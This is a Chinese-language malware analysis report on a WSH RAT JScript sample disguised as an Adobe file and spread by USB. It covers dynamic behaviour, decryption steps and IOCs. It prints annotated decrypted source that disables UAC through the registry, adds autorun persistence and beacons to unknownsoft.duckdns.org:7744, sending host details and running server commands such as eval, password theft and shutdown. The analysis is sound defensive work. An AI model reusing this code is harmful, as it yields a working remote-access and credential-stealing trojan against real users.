

目录

一、基本信息	2
二、样本简介	2
1、简述	2
2、主要行为	2
三、病毒流程图	3
四、动态行为	4
1、释放 taskmgr.js 和 aFCnKVCdfY.js 文件	4
2、添加自启动项	6
3、网络连接	7
五、静态分析	7
1、解密代码	8
2、代码功能分析	10
1) 提权, 绕过 UAC	10
2) 标记用户, 判断自身是否在根目录下	11
3) 拷贝自身并设为隐藏, 通过 cmd 命令启动	11
4) 添加自启动	12
5) 与黑客服务器进行通信, 执行返回指令	13
六、样本溯源	16
1、服务器地址	16
2、相关恶意 URL	17
3、相关恶意文件	17
4、域名关联	18
七、查杀方案	18
八、总结	19

一、基本信息

FileName	4gdrwceq60b7dbl.sct
Type	窃密木马、远控木马
Size	403845 bytes
MD5	69B7D326575C5616D82645960B3D081A
加壳	无

二、样本简介


1、简述

该样本为远控、窃密木马，伪装成 ADOBE 软件的生成文件，主要通过 U 盘进行传播感染，窃取计算机信息并发送给远程 C2 服务器，然后接收服务器返回的不同指令来执行相应的恶意操作，包括下载恶意文件并启动、更新本地程序的资源、远程桌面控制、键盘记录等功能。

2、主要行为

- 1) 释放加密文件，以父子两个进程来运行恶意文件。
- 2) 添加注册表自启动项、添加系统自启动目录。
- 3) 提升自身权限，关闭 UAC 功能。
- 4) 拷贝自身到磁盘根目录并设置隐藏+系统属性。
- 5) 发送用户计算机信息到远程服务器，接收返回的数据，执行其中的指令。
- 6) 可以实现关机、重启、下载恶意文件并执行、更新病毒自身文件、过浏览器检测、上传日志、下载远程桌面控制器、下载键盘记录器、遍历进程、结束进程、执行站点下载、删除自身文件等功能。

三、病毒流程图




四、动态行为

样本以.sct 作为后缀，打开之后却是以 js 代码为主，因此想要抓取其动态行为，需要修改一下后缀，修改一下代码，使其成为一个能够真正独立运行的 js 文件。

```
1 <?XML version="1.0"?>
2 <scriptlet>
3   <registration
4     description="YPNa.TFYF"
5     progid="YPNa.TFYF"
6     version="1"
7     classid="{7a8a028d-d135-4e0e-a583-243dc65c058a}"
8     remotable="true"
9   >
10 </registration>
11 <script language="JScript">
12   <![CDATA[
13     var NEX = ["WScript.Shell","Word.Application","ADODB.Stream","Scripting.FileSystemObject",
14       "System.IO.MemoryStream","APPDATA","taskmgr.js"];
15     var CeoBSOHR = eyThnNM(0);
16     YXzoWtDuUVXw= jwKXiWRhIVgs(NEX[5]) + "\\\" + NEX[6];
17     var IFHuJIRXvCLUCyNG = [
18       102,117,110,99,116,105,111,110,32,109,111,110,75,101,121,75,105,110,103,40,41,123,10,9,116,104,105,115,46,111,
19       110,101,70,
20       97,109,49,108,89,32,61,32,65,114,114,97,121,40,41,59,10,9,47,47,111,74,73,77,65,10,9,116,114,121,123,10,
21       9,116,104,105,115,46,111,110,101,70,97,109,49,108,89,91,48,93,32,61,32,123,105,116,101,109,58,32,34,98,105,110,
22       46,98,97,115,101,54,52,34,125,59,10,9,125,99,97,116,99,104,40,101,120,41,123,125,10,125,10,10,10,109,111,110,
23       75,101,121,75,105,110,103,46,112,114,111,116,111,116,121,112,101,46,119,114,105,115,116,87,65,84,67,104,32,61,
24       32,102,
```

修改如下，删除头尾无关代码之后双击即可运行。




```
1 var NEX = ["WScript.Shell","Word.Application","ADODB.Stream","Sc
2 ];
3 var CeoBSOHR = eyThnNM(0);
4 YXzoWtDuUVXw= jwKXiWRhIVgs(NEX[5]) + "\\\" + NEX[6];
5 var IFHuJIRXvCLUCyNG = [
6   102,117,110,99,116,105,111,110,32,109,111,110,75,101,121,75,105,
7   97,109,49,108,89,32,61,32,65,114,114,97,121,40,41,59,10,9,47,47,
8   9,116,104,105,115,46,111,110,101,70,97,109,49,108,89,91,48,93,32,
9   46,98,97,115,101,54,52,34,125,59,10,9,125,99,97,116,99,104,40,10,
10  75,101,121,75,105,110,103,46,112,114,111,116,111,116,121,112,101,
11  117,110,99,116,105,111,110,40,101,44,32,111,44,32,100,44,32,99,4,
12  46,100,97,116,97,84,121,112,101,32,61,32,101,59,10,9,9,9,100,46,
13  76,109,109,101,40,41,59,10,9,9,9,99,46,111,110,101,70,97,109,49,
14  109,58,32,100,125,59,10,9,9,9,99,46,111,110,101,70,97,109,49,108,
```

1、释放 taskmgr.js 和 aFCnKVCdfY.js 文件

wscrip.exe	< 0.01	13,204 K	18,036 K	1492 Microsoft Windows Bas...
wscrip.exe	< 0.01	11,112 K	15,540 K	1060 Microsoft Windows Bas...

这两个文件内容相似，只有加密的代码部分不一样。



WinRAR	2019/6/17 15:13	文件夹	
Wireshark	2019/6/17 14:31	文件夹	
aFCnKVCdfY.js	2019/9/16 21:11	JScript Scrip...	44 KB
mru.ini	2019/6/10 17:28	配置设置	0 KB
taskmgr.js	2019/9/16 21:11	JScript Scrip...	117 KB

taskmgr.js 内容如下:

```

1 function monKeyKing() {
2     this.oneFamllY = Array();
3     //oJIMA
4     try {
5         this.oneFamllY[0] = {item: "bin.base64"};
6     } catch (ex) {}
7 }
8
9
10 monKeyKing.prototype.wristWATCH = function(e, o, d, c) {
11     try {
12         d.dataType = e;
13         d.text = o.fiElmme();
14         c.oneFamllY[2] = {item: d};
15         c.oneFamllY[0].item = function() { this.p = eval; return this; };
16         return c;
17     } catch (ex) {
18         return o.wristWATCH(o.oneFamllY[0].item, e, WScript.CreateObject("Microsoft.XmlDom").createElement("tmp"), o);
19     }
20 }
21
22 monKeyKing.prototype.chr = function(code) {return String.fromCharCode(code);}
23
24
25 var faNTAzz = {
26     TOBEY: function(hRTroo) {
27         return {eep: new RegExp(hRTroo, String.fromCharCode(103))};
28     },
29     odoGWU: function(reg) {
30         return
31         "dHJ5ew0KdmFyIGxvbmduZXh0MS!-9ICJablZlWTNScGIYngdiVzllUzJWNWMybHVaeWdWZXdvdSmRHaHBjeTV2Ym1WR1lXMHhiRmtnUFNCQmNuSmhl
32         Ta2xOUVfVsmRISjVld29KZEdocGN5NXZibVZHVWVcweGJGbGJNRjBnUFNCN2FYUmxiVG9nSW1KcGJpNW1ZWE5sTmpraWZUc0tDWDfGgVWVhSamFDaGx1Q2
33         zllUzJWNWMybHVaeTV3Y205MGZzU1V1R1VlZDNKcGZmZU1hRV1JEYUNBOU1HWiFibU4wYVc5dUthVXNJRzhzSUdRc0lHTXBld29KOlhSeWVYc0tDUWtK

```

aFCnKVCdfY.js 内容如下:

```

1 function monKeyKing(){
2     this.oneFamily = Array();
3     //oJIMA
4     try{
5         this.oneFamily[0] = {item: "bin.base64"};
6     }catch(ex){}
7 }
8
9
10 monKeyKing.prototype.wristWATCH = function(e, o, d, c){
11     try{
12         d.dataType = e;
13         d.text = o.fiELmme();
14         c.oneFamily[2] = {item: d};
15         c.oneFamily[0].item = function(){ this.p = eval; return this;};
16         return c;
17     }catch(ex){
18         return o.wristWATCH(o.oneFamily[0].item, e, WScript.CreateObject("Microsoft.XmlDom").createElement(
19             "tmp"), o);
20     }
21 }
22
23 monKeyKing.prototype.chr = function(code){return String.fromCharCode(code);}
24
25 var faNTAzz = {
26     TOBEY: function(hRTroo){
27         return {eep: new RegExp(hRTroo, String.fromCharCode(103))};
28     },
29     odoGWU: function(reg){
30         return
31         "Ly86WyByZWVzZGVyIDoga29nbml0by!~%oYkgc2t5cGUgOiBsaXZlOnVua25vd24uc2FsZXM2NCBdPgoKLy89LT0tPS09LT0gY29uZml
32         nID0tPS09LT0tPS09LT0tPS09LT0tPS09LT0tPS09Cgp2YXIgaG9zdC!--%9ICJlbmtub3duc29mdC5kdWNrZG5zLm9yZyI7CnZhciBwb3J
33         0ID0gNzc0NDsKdmFyIGluc3RhbGxkaXIgPS!--%iJWFwcGRhdGE1IjsKdmFyIHJlbkFzQWRtaW4gPSBmYWxzZTsKdmFyIGxua2ZpbGUgPSB
34         0cnVlOwp2YXIqbG5rZm9sZGVyID0qdHJlZTsKCmlmKHJlbkFzQWRtaW4qPT0qdHJlZS17CqlzdGFydHVwRWxldmF0ZSqpOwp9CmlmKFdT

```

2、添加自启动项

将释放的两个文件分别添加启动目录和注册表自启动项

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run		
<input checked="" type="checkbox"/>	aFCnKVCdFY	c:\users\sam\appdata\roaming\afonkvodfy.js
<input checked="" type="checkbox"/>	taskmgr	c:\users\sam\appdata\roaming\taskmgr.js
C:\Users\sam\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup		
<input checked="" type="checkbox"/>	aFCnKVCdFY.js	c:\users\sam\appdata\roaming\microsoft\windows\start menu\programs...
<input checked="" type="checkbox"/>	Rolan.lnk	(Not Verified) Rolan c:\tools\toolbox\rolan.exe
<input checked="" type="checkbox"/>	taskmgr.js	c:\users\sam\appdata\roaming\microsoft\windows\start menu\programs...

3、网络连接

```
21:11... WScript.exe 1492 UDP Send WIN-S50SAV0J2LE:58023 -> WIN-S50SAV0J2LE:58023
21:11... WScript.exe 1492 UDP Receive WIN-S50SAV0J2LE:58023 -> WIN-S50SAV0J2LE:58023
21:11... wscript.exe 1060 UDP Send WIN-S50SAV0J2LE:51479 -> WIN-S50SAV0J2LE:51479
21:11... wscript.exe 1060 UDP Receive WIN-S50SAV0J2LE:51479 -> WIN-S50SAV0J2LE:51479
21:11... WScript.exe 1492 TCP Reconnect WIN-S50SAV0J2LE.localdomain:49308 -> sinkhole.hyas.com:50071
21:11... wscript.exe 1060 TCP Reconnect WIN-S50SAV0J2LE.localdomain:49309 -> sinkhole.hyas.com:7744
21:11... WScript.exe 1492 TCP Reconnect WIN-S50SAV0J2LE.localdomain:49308 -> sinkhole.hyas.com:50071
21:11... wscript.exe 1060 TCP Reconnect WIN-S50SAV0J2LE.localdomain:49309 -> sinkhole.hyas.com:7744
21:11... WScript.exe 1492 UDP Send WIN-S50SAV0J2LE:58023 -> WIN-S50SAV0J2LE:58023
21:11... WScript.exe 1492 UDP Receive WIN-S50SAV0J2LE:58023 -> WIN-S50SAV0J2LE:58023
21:11... wscript.exe 1060 UDP Send WIN-S50SAV0J2LE:51479 -> WIN-S50SAV0J2LE:51479
21:11... wscript.exe 1060 UDP Receive WIN-S50SAV0J2LE:51479 -> WIN-S50SAV0J2LE:51479
21:11... WScript.exe 1492 TCP Reconnect WIN-S50SAV0J2LE.localdomain:49315 -> sinkhole.hyas.com:50071
21:11... wscript.exe 1060 TCP Reconnect WIN-S50SAV0J2LE.localdomain:49316 -> sinkhole.hyas.com:7744
21:12... WScript.exe 1492 TCP Reconnect WIN-S50SAV0J2LE.localdomain:49315 -> sinkhole.hyas.com:50071
21:12... wscript.exe 1060 TCP Reconnect WIN-S50SAV0J2LE.localdomain:49316 -> sinkhole.hyas.com:7744
21:12... WScript.exe 1492 UDP Send WIN-S50SAV0J2LE:58023 -> WIN-S50SAV0J2LE:58023
21:12... WScript.exe 1492 UDP Receive WIN-S50SAV0J2LE:58023 -> WIN-S50SAV0J2LE:58023
21:12... wscript.exe 1060 UDP Send WIN-S50SAV0J2LE:51479 -> WIN-S50SAV0J2LE:51479
21:12... wscript.exe 1060 UDP Receive WIN-S50SAV0J2LE:51479 -> WIN-S50SAV0J2LE:51479
21:12... WScript.exe 1492 TCP Reconnect WIN-S50SAV0J2LE.localdomain:49318 -> sinkhole.hyas.com:50071
21:12... wscript.exe 1060 TCP Reconnect WIN-S50SAV0J2LE.localdomain:49319 -> sinkhole.hyas.com:7744
21:12... WScript.exe 1492 TCP Reconnect WIN-S50SAV0J2LE.localdomain:49318 -> sinkhole.hyas.com:50071
21:12... wscript.exe 1060 TCP Reconnect WIN-S50SAV0J2LE.localdomain:49319 -> sinkhole.hyas.com:7744
21:12... WScript.exe 1492 UDP Send WIN-S50SAV0J2LE:58023 -> WIN-S50SAV0J2LE:58023
21:12... WScript.exe 1492 UDP Receive WIN-S50SAV0J2LE:58023 -> WIN-S50SAV0J2LE:58023
21:12... wscript.exe 1060 UDP Send WIN-S50SAV0J2LE:51479 -> WIN-S50SAV0J2LE:51479
21:12... wscript.exe 1060 UDP Receive WIN-S50SAV0J2LE:51479 -> WIN-S50SAV0J2LE:51479
21:12... WScript.exe 1492 TCP Reconnect WIN-S50SAV0J2LE.localdomain:49320 -> sinkhole.hyas.com:50071
21:12... wscript.exe 1060 TCP Reconnect WIN-S50SAV0J2LE.localdomain:49321 -> sinkhole.hyas.com:7744
21:12... WScript.exe 1492 TCP Reconnect WIN-S50SAV0J2LE.localdomain:49320 -> sinkhole.hyas.com:50071
21:12... wscript.exe 1060 TCP Reconnect WIN-S50SAV0J2LE.localdomain:49321 -> sinkhole.hyas.com:7744
```

IP/域名hyas.com的信息

如果该IP实际地址与我们所记录的不符，请[更改IP地址](#)帮助我们更好地为您服务！

域名/IP	获取的IP地址	数字地址	IP的物理位置
hyas.com	204.13.48.157	3423416477	加拿大

五、静态分析

样本中大量 js 代码经过了加密，需解密之后才能获得样本的详细功能。




```

1 function monKeyKing(){
2   this.oneFamily = Array();
3   //oJIMA
4   try{
5     this.oneFamily[0] = {item: "bin.base64"};
6   }catch(ex){}
7 }
8
9
10 monKeyKing.prototype.wristWATCH = function(e, o, d, c){
11   try{
12     d.dataType = e;
13     d.text = o.fiELmme();
14     c.oneFamily[2] = {item: d};
15     c.oneFamily[0].item = function(){ this.p = eval; return this;};
16     return c;
17   }catch(ex){
18     return o.wristWATCH(o.oneFamily[0].item, e, WScript.CreateObject("Microsoft.XmlDom").createElement("tmp"), o);
19   }
20 }
21
22
23 monKeyKing.prototype.chr = function(code){return String.fromCharCode(code);}
24
25 var faNTAzz = {
26   TOBEY: function(hRTroo){
27     return {eep: new RegExp(hRTroo, String.fromCharCode(103))};
28   },
29   odoGWU: function(reg){
30     return
31       "Ly88WyByZWVvZGVyIDoga29nbml0by!-%oYykgc2t5cGUgOiBsaXZlonVua25vd24uc2FsZXNM2NCBdPgoKLy89LT0tPS09LT0gY29uZmlnID0tPS09LT0tPS09Cgp2YXlIgaG9zdC!-%9ICJlmtub3duc29mdC5kdWNrZG5zLm9yZyI7CnZhciBwb3J0ID0gNzc0NDsKdmFyIGluc3RhbGxkaXIgPS!-%iJWFwtaW4gPSBmYWxzZTtsKdmFyIGxua2ZpbGUgPSB0cnVlOwp2YXIgbG5rZm9sZGVyID0gdHJlZTsKCmImKHJlbnkFzQWRtaW4gPT0gdHJlZS17CglzdGdydiY3JpcHQyQuQXJndWllbnRzLk5hbWVhLkV4aXN0cygiZWxlZmF0ZWQiKS!-%9PSB0cnVlKXsKCWRpc2FibGVVTZWNIcm10eSgpOwp9Ci8vPS09LT0tPS09:9LT0tPS09LT0tPS09LT0tPQoKdmFyIHNoZWxs2JqID0gV1NjcmlwdC5jcmlwdGVYmplY3QoIndzY3JpcHQuc2hlbGwiKTSKdmFyIGZpbGVzeXN0Zi

```


继续替换!-%为 A，然后进行 Base64 解密，返现样本原貌已经出来了。

```

1 //<[ recoder : kognito (c) skype : live:unknown.sales64 ]>
2
3 //===== config =====
4
5 var host = "unknownsoft.duckdns.org";
6 var port = 7744;
7 var installdir = "%appdata%";
8 var runAsAdmin = false;
9 var lnkfile = true;
10 var lnkfolder = true;
11
12 if(runAsAdmin == true){
13   startupElevate();
14 }
15 if(WScript.Arguments.Named.Exists("elevated") == true){
16   disableSecurity();
17 }
18 //===== public var =====
19
20 var shellobj = WScript.createObject("wscript.shell");
21 var filesystemobj = WScript.createObject("scripting.filesystemobject");
22 var httpobj = WScript.createObject("msxml2.xmlhttp");
23
24
25 //===== privat var =====
26
27 var installname = WScript.scriptName;
28 var startup = shellobj.specialFolders("startup") + "\\";
29 installdir = shellobj.ExpandEnvironmentStrings(installdir) + "\\";
30 if(!filesystemobj.folderExists(installdir)){ installdir = shellobj.ExpandEnvironmentStrings("%temp%") + "\\";}
31 var splitter = "|";
32 var sdkpath = installdir + "wshsdk";
33 var sdkfile = sdkpath + "\\\" + chr(112) + chr(121) + chr(116) + chr(104) + chr(111) + chr(110) + chr(46) + chr(101) +
34 var sleep = 5000;
35 var response, cmd, param, oneonce;

```

3) 因此其解密流程如下



而经过代码比分析与比对，taskmgr.js 与 aFCnKVCdfY.js 的代码内容是一样的，关键在于根据二者解密出的文件，而分别解密出的文件内容也是相似的，唯一的不同在于文件中的 host 地址和端口号，因此分析其中一个解密后的文件即可获得样本的大致功能。

2、代码功能分析

1) 提权，绕过 UAC

Microsoft 从 Windows Vista 开始引入了 UAC (Windows 用户账户控制策略)，这项技术包括文件系统和注册表虚拟化、保护管理员 (PA) 帐户、UAC 提升提示和 Windows 完整性级别。UAC 的工作原理是调整我们当前的用户帐户的权限级别，所以即使我们拥有计算机上的本地管理员权限，程序的操作还是作为标准用户进行的。当程序执行的操作需要管理员级别的权限时，UAC 就会通知。如果已经拥有了本地管理员权限，那么可以单击“是”继续，否则系统将会提示输入管理员密码。

"EnableLUA"的值为 0，意味着 UAC 已被禁用。

```
if(runAsAdmin == true){  
    startupElevate();  
}  
if(WScript.Arguments.Named.Exists("elevated") == true){  
    disableSecurity();  
}
```

// 以管理员身份运行
// 绕过UAC用户账户控制 (Windows安全机制)

```

function startupElevate(){ // 以管理员方式运行、提权
    if(WScript.Arguments.Named.Exists("elevated") == false){
        try{
            WScript.CreateObject("Shell.Application").ShellExecute("wscript.exe", " //B \" + WScript.
                ScriptFullName + "\" /elevated", "", "runas", 1);
        }catch(nn){
        }
        WScript.quit();
    }
}

function disableSecurity(){ // 绕过UAC用户账户控制 (Windows安全机制)、禁用安全保护, "EnableLUA"的值为0
    , 意味着UAC已被禁用。
    if(WScript.Arguments.Named.Exists("elevated") == true){
        var oReg = GetObject("winmgmts:{impersonationLevel=impersonate}!\\\\.\\root\\default:StdRegProv");
        oReg.SetDwordValue(0x80000002, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System",
            "EnableLUA", 0); // 将“总是提示”改为禁用
        oReg.SetDwordValue(0x80000002, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System",
            "ConsentPromptBehaviorAdmin", 0); // 禁用UAC
        oReg = null;
    }
}

```

2) 标记用户，判断自身是否在根目录下

在实现主要功能之前，样本做了一点初始化的工作，判断自身是否位于用户驱动器的根目录下，如果是的话，那么就设置注册表项的值为 true - 日期，否则的话就设置为 false - 日期。猜测这个行为可能是木马作者为了标记哪些用户会将木马程序放到驱动器的根目录下，为以后的进一步操控指令做准备。

instance(); // 设置注册表注册表，做了初始化工作

```

function instance(){ // 判断自己是否处于驱动器的根目录
    try{
    try{
        usbspreading = shellobj.RegRead("HKEY_LOCAL_MACHINE\\software\\" + installname.split(".")[0] + "\\");
    }catch(eee){
    }
    if(usbspreading == ""){
        // 获取当前路径，判断自己是否处于驱动器的根目录 :\\ , 如果真则设置子键名为 true - 日期
        if (WScript.scriptFullName.substr(1).toLowerCase() == ":\\\" + installname.toLowerCase()){
            usbspreading = "true - " + getDate();
            try{shellobj.RegWrite("HKEY_LOCAL_MACHINE\\software\\" + installname.split(".")[0] + "\\",
                usbspreading, "REG_SZ");}catch(eeeee){
            }
        }else{
            // 反之 false, '-' 之后跟着的是日期.
            usbspreading = "false - " + getDate();
            try{shellobj.RegWrite("HKEY_LOCAL_MACHINE\\software\\" + installname.split(".")[0] + "\\",
                usbspreading, "REG_SZ");}catch(eeeee){
            }
        }
    }
}

```

3) 拷贝自身并设为隐藏，通过 cmd 命令启动

在木马完成了自身的初始化工作之后，通过死循环执行主要功能代码，首先就是通过一个 install 函数复制自身到用户计算机上。复制的前提是磁盘已经加载完毕并且还有磁盘空间剩余同时还必须是可移动磁盘，只有上述三点同时满足才进行感染。同时复制自身到磁盘的根目录下并设置隐藏+系统属性(即设置自身为系统文件，自动隐藏)。


```

// 添加自启动
function AutoRun () {
try{ // 系统自启动目录
try{ // 注册表自启动项
shellobj.RegWrite("HKEY_CURRENT_USER\\software\\microsoft\\windows\\currentversion\\run\\" + installname
.split(".")) [0], "wscript.exe //B \" + installdir + installname + "\" , "REG_SZ");
shellobj.RegWrite("HKEY_LOCAL_MACHINE\\software\\microsoft\\windows\\currentversion\\run\\" +
installname.split(".")) [0], "wscript.exe //B \" + installdir + installname + "\" , "REG_SZ");
}catch(ei){}
filesystemobj.copyFile(WScript.scriptFullName, installdir + installname, true);
filesystemobj.copyFile(WScript.scriptFullName, startup + installname, true);
}catch(err){}
}
}

```

5) 与黑客服务器进行通信，执行返回指令

这是木马实现远控的核心部分，逻辑为通过 post 函数向黑客服务器发送请求，然后接收服务器返回的数据，通过分割字符串的方式提取出其中的指令，通过 switch 匹配将要执行的命令，然后执行代码。

```

response = "";
response = post ("is-ready", ""); // 发送计算机信息给黑客，用responseText，接受服务器返回的数据
// 黑客返回的指令保存在cmd[]数组当中
cmd = response.split(splitter); // splitter是 |，黑客返回的指令肯定有 |，就是说用 | 来分割指令

switch(cmd[0]){ // 匹配第一条指令
case "disconnect": // 断开连接
WScript.quit();
break;
case "reboot": // 重启
shellobj.run("%comspec% /c shutdown /r /t 0 /f", 0, true);
break;
case "shutdown": // 关机
shellobj.run("%comspec% /c shutdown /s /t 0 /f", 0, true);
break;
case "excecute": // 执行
param = cmd[1];
eval(param);
break;
case "install-sdk": // 下载wshsdk.zip并解压
installsdk();
break;
case "get-pass":
passgrabber(cmd[1], "cmdc.exe", cmd[2]);
break;
case "get-pass-offline":
passgrabber(cmd[3], "cmdc.exe", "ie");
passgrabber("null", "cmdc.exe", "chrome");
passgrabber("null", "cmdc.exe", "mozilla");
passgrabber2(cmd[1], "cmdc.exe", cmd[2]);
break;
}

```

post()函数向黑客服器的 URL 发起了 post 请求，URL 的地址为 <http://unknownsoft.duckdns.org:7744/cmd>，cmd 的内容为 is-ready，表示客户端已经准备好，等待服务器发送数据。尽管 URL 中未包含其他信息，但是黑客通过 user-agent 这个请求头成员，将用户计算机的信息包含在了其中，一并发送到了远程服务器，包括计算机名、用户名、操作系统版本等。

```

var host = "unknownsoft.duckdns.org"; // 主机URL
var port = 7744; // 端口

```

最终用 responseText 来接收服务器返回的数据，作为 post 函数的返回值。

```


// 发送post请求
function post (cmd ,param){
try{
// post 地址格式为 http://host:port/cmd, 没有参数, 但是把传递的内容写进了 user-agent.
httpobj.open("post","http://" + host + ":" + port + "/" + cmd, false); // 向服务端发送了一个 post 请求.
httpobj.setRequestHeader("user-agent:",information()); // 将获取到的计算机信息发送给黑客
httpobj.send(param);
return httpobj.responseText; // 接受服务器返回的数据
}catch(err){
return "";
}
}

// 获取用户计算机信息
function information(){
try{
if (inf == ""){
inf = hwid() + splitter;
inf = inf + shellobj.ExpandEnvironmentStrings("%computername%") + splitter ;// 计算机名、用户名
inf = inf + shellobj.ExpandEnvironmentStrings("%username%") + splitter;

var root = GetObject("winmgmts:{impersonationlevel=impersonate}!\\\\.\\root\\cimv2");
var os = root.ExecQuery ("select * from win32_operatingsystem"); // 操作系统

for(var fi = new Enumerator(os); !fi.atEnd(); fi.moveNext()){
var osinfo = fi.item();
inf = inf + osinfo.caption + splitter;
break;
}
inf = inf + "plus" + splitter;
inf = inf + security() + splitter;
inf = inf + usbspreading;
inf = "WSHRAT" + splitter + inf + splitter + "JavaScript-v1.6" ;
return inf;
}
}

```



返回值以数组的形式保存在了 cmd 数组中, 通过字符串分割函数取得服务器返回的指令。该木马的所有功能几乎全部包含在了 switch 的不同 case 中。

```

